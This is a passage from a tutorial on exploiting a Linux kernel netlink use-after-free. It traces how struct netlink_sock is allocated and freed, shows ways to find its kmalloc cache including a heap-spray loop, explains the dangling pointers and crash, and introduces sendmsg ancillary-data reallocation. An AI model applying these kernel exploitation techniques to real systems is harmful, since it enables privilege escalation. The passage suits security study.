e"
                    SLAB_HWCACHE_ALIGN | proto_slab_flags(prot),
                    NULL);

        if (prot->slab == NULL) {
            printk(KERN_CRIT "%s: Can't create sock SLAB cache!\n",
                   prot->name);
            goto out;
        }

    // ... cut (allocates other things) ...
    }

    // ... cut (register in the proto_list) ...

    return 0;

  // ... cut (error handling) ...
}
```

This is the only place where a protocol has the chance to have a dedicated cache or not! Since, *netlink_proto_init()* calls *proto_register* with *alloc_slab* set to zero, **the netlink protocol uses *one* of the general cache**. As you might guess, the general cache in question will depend on the proto's *obj_size*. We will see this in the next section.

Where is it allocated?

So far, we know that during "protocol registration", the netlink family registers a **struct net_proto_family** that is *netlink_family_ops*. This structure is pretty straighforward (a *create* callback):

```
struct net_proto_family {
    int     family;
    int     (*create)(struct net *net, struct socket *sock,
                  int protocol, int kern);
    struct module   *owner;
};
```

```
static struct net_proto_family netlink_family_ops = {
    .family = PF_NETLINK,
    .create = netlink_create,               // <-----
    .owner  = THIS_MODULE,
};
```

When **netlink_create()** is invoked, a *struct socket* has already been allocated. Its purpose is to allocate the *struct netlink_sock*, associate it to the socket and initialize both *struct socket* and *struct netlink_sock* fields. This is also where it does some sanity checks on the socket type (RAW, DGRAM) and the netlink's protocol identifier (NETLINK_USERSOCK, ...).

```
static int netlink_create(struct net *net, struct socket *sock, int protocol,
             int kern)
{
    struct module *module = NULL;
    struct mutex *cb_mutex;
    struct netlink_sock *nlk;
    int err = 0;

    sock->state = SS_UNCONNECTED;

    if (sock->type != SOCK_RAW && sock->type != SOCK_DGRAM)
        return -ESOCKTNOSUPPORT;

    if (protocol < 0 || protocol >= MAX_LINKS)
        return -EPROTONOSUPPORT;

  // ... cut (load the module if protocol is not registered yet - lazy loading) ...

    err = __netlink_create(net, sock, cb_mutex, protocol, kern);    // <-----
    if (err < 0)
        goto out_module;

  // ... cut...
}
```

In turn, **__netlink_create()** is the "heart" of *struct netlink_sock* creation.

```
      static int __netlink_create(struct net *net, struct socket *sock,
                  struct mutex *cb_mutex, int protocol, int kern)
      {
        struct sock *sk;
        struct netlink_sock *nlk;

[0]     sock->ops = &netlink_ops;

[1]     sk = sk_alloc(net, PF_NETLINK, GFP_KERNEL, &netlink_proto);
        if (!sk)
          return -ENOMEM;

[2]     sock_init_data(sock, sk);

        // ... cut (mutex stuff) ...

[3]     init_waitqueue_head(&nlk->wait);

[4]     sk->sk_destruct = netlink_sock_destruct;
        sk->sk_protocol = protocol;
        return 0;
      }
```

The __netlink_create() function does:

- [0] - set the socket's proto_ops VFT to **netlink_ops**
- [1] - **allocate a netlink_sock using *prot->slab* and *prot->obj_size* information**
- [2] - initialize the sock's receive/send buffer, *sk_rcvbuf/sk_sndbuf* variables, bind the socket to the sock, etc.
- [3] - initialize the wait queue (cf. part 2)
- [4] - define a *specialized* destructor that will be called while freeing a *struct netlink_sock* (cf. previous section)

Finally, *sk_alloc()* calls **sk_prot_alloc()** [1] using the *struct proto* (i.e. *netlink_proto*). **This is where the kernel uses a *dedicated* or a *general* kmem_cache for allocation**:

```
static struct sock *sk_prot_alloc(struct proto *prot, gfp_t priority,
        int family)
{
    struct sock *sk;
    struct kmem_cache *slab;

    slab = prot->slab;
    if (slab != NULL) {
        sk = kmem_cache_alloc(slab, priority & ~__GFP_ZERO);      // <-----

    // ... cut (zeroing the freshly allocated object) ...
    }
    else
        sk = kmalloc(sk_alloc_size(prot->obj_size), priority);    // <-----

  // ... cut ...

  return sk;
}
```

As we've seen during netlink "protocol registration", it does not use any slab (i.e. *slab* is NULL), so it will call **kmalloc()** (i.e. general purpose cache).

Finally, we need to establish the call trace to *netlink_create()*. As one might wonder, the entry point is the **socket()** syscall. We won't unroll all the path (this is a good exercice though). Here is the result:

```
- SYSCALL(socket)
- sock_create
- __sock_create // allocates a "struct socket"
- pf->create    // pf == netlink_family_ops
- netlink_create
- __netlink_create
- sk_alloc
- sk_prot_alloc
- kmalloc
```

Alright, we know where the *netlink_sock* is allocated and the type of *kmem_cache* (general purpose cache), but we still don't know which *kmem_cache* exactly (kmalloc-32? kmalloc-64?).

Detecting the object size statically/dynamically

In the previous section, we've seen that the netlink_sock object is allocated from a *general purpose kmem_cache* with:

```
kmalloc(sk_alloc_size(prot->obj_size), priority)
```

Where **sk_alloc_size()** is:

```
#define SOCK_EXTENDED_SIZE ALIGN(sizeof(struct sock_extended), sizeof(long))

static inline unsigned int sk_alloc_size(unsigned int prot_sock_size)
{
    return ALIGN(prot_sock_size, sizeof(long)) + SOCK_EXTENDED_SIZE;
}
```

NOTE: The *struct sock_extended* structure has been created to extend the original *struct sock* without breaking the kernel ABI. This is not required to understand this, we just need to remember that its size is added to prior allocation.

That is: **sizeof(struct netlink_sock) + sizeof(struct sock_extended) + SOME_ALIGNMENT_BYTES**.

It is important to remind that we do not actually need the *exact* size. Since we are allocating in a general purpose kmem_cache, we just need to find the "upper bounded" cache that can store our object (cf. Core Concept #3).

WARNING-1: In "Core Concept #3", it has been told that the general kmemcaches have power-of-two sizes. This is not entirely true. Some systems have other sizes like "kmalloc-96" and "kmalloc-192". The rationale is that lots of objects are closer to these sizes than a power-of-two. Having such caches reduces *internal fragmentation*.

WARNING-2: Using "debug only" methods can be a good starting point to get a rough idea of the target object size. However, **those sizes will be wrong on the production kernel** because of CONFIG_* preprocessors. It can vary from some bytes to hundreds of bytes! Also, you should pay a special attention if the computed object size is close to a *kmem_cache*'s object size boundary. For instance, a 260 bytes object will be in the kmalloc-512 but might be reduced to 220 bytes on production (hence kmalloc-256, that would be painful).

Using the Method #5 (see below), **we found that our target size is "kmalloc-1024"**. This is a nice cache to exploit *use-after-free*, you will see why in the reallocation section :-).

Method #1 [static]: Manual Computation

The idea is to sum each field's size "by hand" (knowing a int is 4 byte, a long is 8 bytes, etc.). This method works great for "small" structures but is **very error prone** for the bigger ones. One must take care of **alignment, padding and packing**. For instance:

```
struct __wait_queue {
    unsigned int flags;           // offset=0, total_size=4
                                  // offset=4, total_size=8 <---- PADDING HERE TO ALIGN ON 8 BY
TES
    void *private;                // offset=8, total_size=16
    wait_queue_func_t func;       // offset=16, total_size=24
    struct list_head task_list;   // offset=24, total_size=40 (sizeof(list_head)==16)
};
```

This was an easy one. Now, look at **struct sock** and do it... good luck! This is even more error prone, since you need to consider every **CONFIG_** pre-processor macros and handle complex "union".

Method #2 [static]: With 'pahole' (debug only)

pahole is a great tool to achieve this. It does the tedious previous task *automatically*. For instance, to dump the layout of *struct socket*:

```
$ pahole -C socket vmlinuz_dwarf
struct socket {
        socket_state               state;                /*     0     4 */
        short int                  type;                 /*     4     2 */

        /* XXX 2 bytes hole, try to pack */

        long unsigned int          flags;                /*     8     8 */
        struct socket_wq *         wq;                   /*    16     8 */
        struct file *              file;                 /*    24     8 */
        struct sock *              sk;                   /*    32     8 */
        const struct proto_ops  *  ops;                  /*    40     8 */

        /* size: 48, cachelines: 1, members: 7 */
        /* sum members: 46, holes: 1, sum holes: 2 */
        /* last cacheline: 48 bytes */
};
```

It sounds like the perfect tool for our task. However, it requires that the kernel image has the DWARF symbols. Which won't be the case for production kernel.

Method #3 [static]: With Disassemblers

Well, you cannot exactly get the size given to *kmalloc()* since it is computed dynamically. However, you might try to **look for offset** used in those structures (especially the last fields) and then complete with manual computation. We will actually use this later...

Method #4 [dynamic]: With System Tap (debug only)

In part 1 we saw how to use Sytem Tap's Guru mode to write code *inside* the kernel (i.e. a LKM). We can re-use it here and just "replay" the *sk_alloc_size()* function. Note that you may not be able to call *sk_alloc_size()* directly because it has been inlined. However, you can just copy/past its code and dump it.

Another way would be to probe the *kmalloc()* invokation during a *socket()* syscall. Chances are multiples *kmalloc()* will occur, so how to know which is the right one? You can *close()* the socket you've just created, probe *kfree()* and then try to match the pointers with the ones in *kmalloc()*. Since the first argument of *kmalloc()* is the size, you will find the correct one.

Alternatively, you can use the **print_backtrace()** function from a kmalloc(). Beware! System Tap discards messages if there is too much output!

Method #5 [dynamic]: With "/proc/slabinfo"

This looks like the *poor man* method but it actually works great! If you kmem_cache uses a dedicated cache, then you directly have the object size in the "objsize" column given you know the kmem_cache's name (cf. struct proto)!

Otherwise, the idea is to implement a simple program which allocates lots of your target object. For instance:

```c
int main(void)
{
  while (1)
  {
    // allocate by chunks of 200 objects
    for (int i = 0; i < 200; ++i)
      _socket(AF_NETLINK, SOCK_DGRAM, NETLINK_USERSOCK);
    getchar();
  }
  return 0;
}
```

NOTE: What we do here is actually **heap spraying**.

In another window, run:

```
watch -n 0.1 'sudo cat /proc/slabinfo | egrep "kmalloc-|size-" | grep -vi dma'
```

Then run the program, and type a key to provoke the next "allocation chunk". After some time, you will see that one general purpose cache "active_objs/num_objs" is growing and growing. This is our target *kmem_cache*!

Summary

Alright, it has been a long way to gather all this information. However, it was necessary and allowed us to get a better understanding of the network protocol API. I hope you now understand why KASAN is awesome. It does all this job for you (and more)!

Let's summarize this:

- What is the allocator? **SLAB**
- What is the object? **struct netlink_sock**
- What cache does it belong to? **kmalloc-1024**
- Where is it allocated?

```
- SYSCALL(socket)
- sock_create
- __sock_create // allocates a "struct socket"
- pf->create    // pf == netlink_family_ops
- netlink_create
- __netlink_create
- sk_alloc
- sk_prot_alloc
- kmalloc
```

- Where is it freed?

```
- <<< what ever calls sock_put() on a netlink_sock (e.g. netlink_detachskb()) >>>
- sock_put
- sk_free
- __sk_free
- sk_prot_free
- kfree
```

There is one last thing to analyze, and this is the "how" (read/write? bad deref? how many bytes?). It will be covered in the next section.

Analyze the UAF (dangling pointers)

Let's get back to our bug!

In this section, we will identify our *UAF dangling pointers*, why the current *proof-of-concept* code (part 2) crashes and why we are already doing a *"UAF transfer"* (this is not an "official" term) that is beneficial to us.

Identify the dangling pointers

Right now, the kernel *brutally* crashes without having the opportunity to get any error from **dmesg**. So, we don't have any call trace to understand what is going on. The only sure thing is that it *constantly* crashes when we hit a key, never before. Of course, this is intended! We actually *already* did a **UAF transfer**. Let's explain it.

During the exploit initialization, we do:

- Create a NETLINK socket

- Bind it
- Fill its receive buffer
- Dup it (twice)

That is, we are in the current situation:

```
file cnt  | sock cnt  | fdt[3]    | fdt[4]    | fdt[5]    | file_ptr->private_data | socket_ptr
->sk |
----------+-----------+-----------+-----------+-----------+------------------------+-----------
-----+
3         | 2         | file_ptr  | file_ptr  | file_ptr  | socket_ptr             | sock_ptr
     |
```

Note the difference between **socket_ptr** (struct socket) and **sock_ptr** (struct netlink_sock).

Let's assume that:

- fd=3 is "sock_fd"
- fd=4 is "unblock_fd"
- fd=5 is "sock_fd2"

The *struct file* associated to our netlink socket has a ref counter of **three** because of 1 socket() and 2 dup(). In turn, the sock refcounter is **two** because of 1 socket() and 1 bind().

Now, let's consider that we trigger the bug once. As we know, the sock's refcounter will be decreased by one, the file's refcounter decreased by one and the *fdt[5]* entry becomes NULL. Note that calling **close(5)** did not decrease the sock refcounter by one (the bug did it)!

The situation becomes:

```
file cnt  | sock cnt  | fdt[3]    | fdt[4]    | fdt[5]    | file_ptr->private_data | socket_ptr
->sk |
----------+-----------+-----------+-----------+-----------+------------------------+-----------
-----+
2         | 1         | file_ptr  | file_ptr  | NULL      | socket_ptr             | sock_ptr
     |
```

Let's trigger the bug a second time:

```
file cnt  | sock cnt  | fdt[3]    | fdt[4]    | fdt[5]    | file_ptr->private_data | socket_ptr
->sk      |
----------+-----------+-----------+-----------+-----------+------------------------+-----------
----------+
1         | FREE      | NULL      | file_ptr  | NULL      | socket_ptr             | (DANGLING)
 sock_ptr |
```

Again, close(3) did not drop a reference of the sock, the bug did it! Because the refcounter reaches zero, the sock is freed.

As we can see, the *struct file* is still alive since the file descriptor 4 is pointing on it. Moreover, **the *struct socket* now has a *dangling pointer* on the just-freed sock object**. This is the aforementioned UAF transfer. Unlike the first scenario (cf. part 1), where the "sock" variable was the dangling pointer (in *mq_notify()*), now it is the "sk" pointer of the *struct socket*. In other words, we have "access" to the socket's dangling pointer through the *struct file* through the *unblock_fd* file descriptor.

You might wonder why "the struct socket" still has a dangling pointer? The reason is, when the *netlink_sock* object is free with **__sk_free()**, it does (cf. previous section):

1. Call the sock's destructor (i.e. *netlink_sock_destruct()*)
2. Cals sk_prot_free()

NONE OF THEM ACTUALLY UPDATE THE "SOCKET" STRUCTURE!

If you look at **dmesg** before pressing a key (in the exploit), you will find a similar message:

```
[  141.771253] Freeing alive netlink socket ffff88001ab88000
```

It comes from the sock's destructor **netlink_sock_destruct()** (called by __sk_free()):

```
static void netlink_sock_destruct(struct sock *sk)
{
    struct netlink_sock *nlk = nlk_sk(sk);

  // ... cut ...

    if (!sock_flag(sk, SOCK_DEAD)) {
        printk(KERN_ERR "Freeing alive netlink socket %p\n", sk); // <-----
        return;
    }

  // ... cut ...
}
```

Alright, we identified one dangling pointer... guess what... there are more!

While binding the target socket with *netlink_bind()*, we saw that the reference counter has been increased by one. That's why we can reference it with *netlink_getsockbypid()*. Without detailing much, *netlink_sock* pointers are stored inside the **nl_table**'s hash list (this is covered in part 4). While destroying the sock object, these pointers also became dangling pointers.

It is important to identify **every** dangling pointer for two reasons:

1. We can use them to exploit the *use-after-free*, they give us the *UAF primitives*
2. We will need to fix them during kernel reparation

Let's move on and understand why the kernel is crashing during the exit.

Understand The Crash

In the previous section, we identified three dangling pointers:

- the **sk** pointer in the *struct socket*
- two *netlink_sock* pointers inside the **nl_table hash list**

It is time to understand why the PoC crashes.

What happens when we press a key in the proof-of-concept code? The exploit simply exits, but this means a lot. The kernel needs to release every resources allocated to the process, otherwise that would be lots of memory leak.

The exit procedure itself is a bit complexe it mostly starts in the **do_exit()** function. At some point, it wants to release the file-related resources. This roughly does:

1. Function **do_exit()** is invoked ([kernel/exit.c])
2. It calls **exit_files()** which releases a reference of current's *struct files_struct* with **put_files_struct()**
3. Because it was the last reference, *put_files_struct()* calls **close_files()**
4. *close_files()* iterates over the FDT and calls **filp_close()** for every remaining file
5. *filp_close()* calls **fput()** on the file pointed by *"unblock_fd"*
6. Because it was the last reference, **__fput()** is invoked
7. Finally, *__fput()* calls the file operation **file->f_op->release()** which is **sock_close()**
8. *sock_close()* calls *sock->ops->release()* (proto_ops: *netlink_release()*) and set *sock->file* to NULL
9. From *netlink_release()*, there is "a tons of use-after-free operations" which result in a crash

To keep it simple, because we did not close the **unblock_fd** it will be released when the program exits. In the end, **netlink_release()** will be invoked. From here, there are just *too much* UAF that it would be very lucky if it does not crash:

```
static int netlink_release(struct socket *sock)
{
    struct sock *sk = sock->sk;         // <----- dangling pointer
    struct netlink_sock *nlk;

    if (!sk)                            // <----- not NULL because... dangling pointer
        return 0;

    netlink_remove(sk);                 // <----- UAF
    sock_orphan(sk);                    // <----- UAF
    nlk = nlk_sk(sk);                   // <----- UAF

  // ... cut (more and more UAF) ...
}
```

Wow... that's a lot of *UAF primitives*, right? It is actually *too much* :-(... The problem is, that for every primitive it must:

- Do something useful or a *no-op*
- Do not crash (due to BUG_ON()) or bad deref

Because of this, *netlink_release()* is NOT a good candidate for exploitation (see next section).

Before going further, let's validate that this was the root cause of the crash by modifying the PoC this way and run it:

```
int main(void)
{
  // ... cut ...

  printf("[ ] ready to crash?\n");
  PRESS_KEY();

  close(unblock_fd);

  printf("[ ] are we still alive ?\n");
  PRESS_KEY();
}
```

Nice, we don't see the *"[ ] are we still alive?"* message. Our intuition was correct, the kernel crashes because of *netlink_release()* UAFs. This also means another important thing:

We have a way to trigger the *use-after-free* whenever we want!

Now that we have identified the dangling pointers, understood why the kernel crash and thus, understood that we can trigger the UAF whenever we want, it is actually time to (finally) exploit it!

Exploit (Reallocation)

"This is not a drill!"

Independently of the bug, a *use-after-free* exploitation (w/ type confusion) needs a reallocation at some point. In order to do it, a **reallocation gadget** is necessary.

A reallocation gadget is a mean to force the kernel to call kmalloc() (i.e. a kernel code path) from userland (generally from a syscall). The *ideal* reallocation gadget has the following properties:

- **fast**: no complex path before reaching *kmalloc()*
- **data control**: fills the data allocated by *kmalloc()* with arbitrary content
- **no block**: the gadget does not block the thread
- **flexible**: the size argument of *kmalloc()* is controllable

Unfortunately, it is pretty rare to find a single gadget that can do all of this. A *well-known* gadget is **msgsnd()** (System V IPC). It is fast, it does not block, you hit any *general purpose kmem_cache* starting with size 64. Alas, it can't control the first 48 bytes of data (*sizeof(struct msg_msg)*). We will not use it here, if you are curious about this gadget, look at *sysv_msg_load()*.

This section will introduce another *well-known* gadget: **ancillary data buffer** (also called *sendmsg()*). Then it will expose the main issue that can make your exploit fail and how to minimize the risk. To conclude this section, we will see how to implement the reallocation from userland.

Reallocation Introduction (SLAB)

In order to exploit *use-after-free* with **type confusion**, we need to allocate a controlled object **in place** of the old *struct netlink_sock*. Let's consider that this object was located at: 0xffffffc0aabbcced. **We can't change this location!**

"*If you can't come to them, let them come to you*".

The operation that consists in allocating an object at a very specific memory location is called reallocation. Typically, this memory location is the same than the object that has just been freed (e.g. *struct netlink_sock* in our case).


With the SLAB allocator, this is pretty easy. Why? With the help of *struct array_cache*, the SLAB uses a **LIFO algorithm**. That is, the last free'd memory location of a given size (kmalloc-1024) will be the first one re-used for an allocation of the same size (cf. Core Concept #3). It is even more *awesome* since it is **independent of the slab**. You will miss this property while trying to reallocate with the SLUB.

Let's describe the *kmalloc-1024* cache:

- Each object in the kmalloc-1024 kmem_cache has a size of 1024

- Each slab is composed of a single page (4096 bytes), hence there are 4 objects per slab
- Let's assume the cache has two slabs for now


Before freeing the *struct netlink_sock* object, we are in this situation:



Note that the **ac->available** is the index (plus one) of the next free object. Then the *netlink_sock* object is free. In the *fastest path*, freeing an object (*kfree(objp)*) is equivalent to:

```
ac->entry[ac->avail++] = objp;  // "ac->avail" is POST-incremented
```


It leads to this situation:



Finally, a *struct sock* object is allocated (*kmalloc(1024)*) with (*fastest path*):

```
objp = ac->entry[--ac->avail];  // "ac->avail" is PRE-decremented
```

Which leads to:



That's it! **The memory location of the new *struct sock* is the same than the (old) memory location of the *struct netlink_sock*** (e.g. 0xffffffc0aabbccdd). We did a *retake* or "re-allocation". Not too bad, right?

Well, **this is the ideal case**. In practice, multiple things can go wrong as we will see later.

Reallocation Gadget

The previous articles covered two socket buffers: the sending buffer and the receiver buffer. There is actually a third one: **option buffer** (also called "ancillary data buffer"). In this section, we will see how to fill it with arbitrary data and use it as our reallocation gadget.

This gadget is accessible from the "upper" part of the *sendmsg()* syscall. Function **__sys_sendmsg()** is (almost) directly called by *SYSCALL_DEFINE3(sendmsg)*:

```
      static int __sys_sendmsg(struct socket *sock, struct msghdr __user *msg,
             struct msghdr *msg_sys, unsigned flags,
             struct used_address *used_address)
      {
        struct compat_msghdr __user *msg_compat =
            (struct compat_msghdr __user *)msg;
        struct sockaddr_storage address;
        struct iovec iovstack[UIO_FASTIOV], *iov = iovstack;
[0]     unsigned char ctl[sizeof(struct cmsghdr) + 20]
            __attribute__ ((aligned(sizeof(__kernel_size_t))));
        /* 20 is size of ipv6_pktinfo */
        unsigned char *ctl_buf = ctl;
        int err, ctl_len, iov_size, total_len;

        // ... cut (copy msghdr/iovecs + sanity checks) ...

[1]     if (msg_sys->msg_controllen > INT_MAX)
          goto out_freeiov;
[2]     ctl_len = msg_sys->msg_controllen;
        if ((MSG_CMSG_COMPAT & flags) && ctl_len) {
          // ... cut ...
        } else if (ctl_len) {
          if (ctl_len > sizeof(ctl)) {
[3]         ctl_buf = sock_kmalloc(sock->sk, ctl_len, GFP_KERNEL);
            if (ctl_buf == NULL)
              goto out_freeiov;
          }
          err = -EFAULT;

[4]       if (copy_from_user(ctl_buf, (void __user *)msg_sys->msg_control,
                ctl_len))
            goto out_freectl;
          msg_sys->msg_control = ctl_buf;
        }

        // ... cut ...

[5]     err = sock_sendmsg(sock, msg_sys, total_len);

        // ... cut ...

      out_freectl:
        if (ctl_buf != ctl)
[6]       sock_kfree_s(sock->sk, ctl_buf, ctl_len);
      out_freeiov:
        if (iov != iovstack)
          sock_kfree_s(sock->sk, iov, iov_size);
      out:
        return err;
      }
```

It does:

- [0] - declare a *ctl* buffer of 36 bytes (16 + 20) on the stack
- [1] - validate that the *user-provided msg_controllen* is smaller than or equal to *INT_MAX*
- [2] - copy the *user-provided msg_controllen* to *ctl_len*
- [3] - **allocate a kernel buffer *ctl_buf* of size *ctl_len* with *kmalloc()***
- [4] - **copy *ctl_len* bytes of *user-provided data* from *msg_control* to kernel buffer *ctl_buf* allocated at [3]**
- [5] - call *sock_sendmsg()* which will call a socket's callback *sock->ops->sendmsg()*
- [6] - free the kernel buffer *ctl_buf*

Lots of *user-provided* stuff, isn't it? Yup, that's why we like it! To summarize, we can allocate a kernel buffer with *kmalloc()* with:

- **msg->msg_controllen**: arbitrary size (must be greater than 36 but lesser than *INT_MAX*)
- **msg->msg_control**: arbitrary content

Now, let's see what **sock_kmalloc()** does:

```
      void *sock_kmalloc(struct sock *sk, int size, gfp_t priority)
      {
[0]     if ((unsigned)size <= sysctl_optmem_max &&
            atomic_read(&sk->sk_omem_alloc) + size < sysctl_optmem_max) {
          void *mem;
          /* First do the add, to avoid the race if kmalloc
           * might sleep.
           */
[1]       atomic_add(size, &sk->sk_omem_alloc);
[2]       mem = kmalloc(size, priority);
          if (mem)
[3]         return mem;
          atomic_sub(size, &sk->sk_omem_alloc);
        }
        return NULL;
      }
```

First, the *size* argument is checked against the **kernel parameter "optmem_max"** [0]. It can be retrieved with the procfs:

```
$ cat /proc/sys/net/core/optmem_max
```

If the provided size is smaller than that, then the size is added to the *current* option memory buffer size and check that it is smaller than "optmem_max" [0]. We will need to check this in the exploit. Remember, our target *kmem_cache* is **kmalloc-1024**. If the "optmem_max" size is smaller than or equal to 512, then we are screwed! In that case, we should find another reallocation gadget. The **sk_omem_alloc** is initialized at zero during sock creation.

NOTE: Remember that *kmalloc(512 + 1)* will land in the *kmalloc-1024* cache.

If the check [0] is passed, then the *sk_omem_alloc* value is increased by *size* [1]. Then, there is a call to **kmalloc()** using the *size* argument. If it succeeds, the pointer is returned [3], otherwise *sk_omem_alloc* is reduced by *size* and the function returns *NULL*.

Alright, we can call *kmalloc()* with an almost arbitrary size ([36, sysctl_optmem_max[) and its content will be filled with arbitrary value. There is a problem though. The *ctl_buf* buffer will be automatically freed when *__sys_sendmsg()* exits ([6] in previous listing). That is, **the call [5] *sock_sendmsg()* must block** (i.e. *sock->ops->sendmsg()*).

Blocking sendmsg()

In the previous article, we saw how to make a *sendmsg()* call block: **fill the receive buffer**. One might be tempted to do the same thing with *netlink_sendmsg()*. Unfortunately, we can't re-use it there. The reason is *netlink_sendmsg()* will call *netlink_unicast()* which calls **netlink_getsockbypid()**. Doing so, will **deref the nl_table's hash list *dangling pointer*** (i.e. *use-after-free*).

That is, we must use another socket family: **AF_UNIX**. You can probably use another one but this one is nice since it is guaranteed to be present almost everywhere and does not require specific privileges.

WARNING: We will not describe the AF_UNIX implementation (especially *unix_dgram_sendmsg()*), that would be too long. It is not that complex (lots of similarities from AF_NETLINK) and we only want two things:

- allocate arbitrary data in the "option" buffer (cf. last section)
- make the call to *unix_dgram_sendmsg()* blocking

Like *netlink_unicast()*, a *sendmsg()* can be blocking if:

1. The destination receive buffer is full
2. The sender socket's timeout value is set to *MAX_SCHEDULE_TIMEOUT*

In *unix_dgram_sendmsg()* (like *netlink_unicast()*), this *timeo* value is computed with:

```
timeo = sock_sndtimeo(sk, msg->msg_flags & MSG_DONTWAIT);
```

```
static inline long sock_sndtimeo(const struct sock *sk, int noblock)
{
    return noblock ? 0 : sk->sk_sndtimeo;
}
```

That is, if we do not set the *noblock* argument (i.e. don't use MSG_DONTWAIT), the timeout value is **sk_sndtimeo**. Fortunately, this value can be controlled *via* **setsockopt()**:

```
int sock_setsockopt(struct socket *sock, int level, int optname,
            char __user *optval, unsigned int optlen)
{
    struct sock *sk = sock->sk;

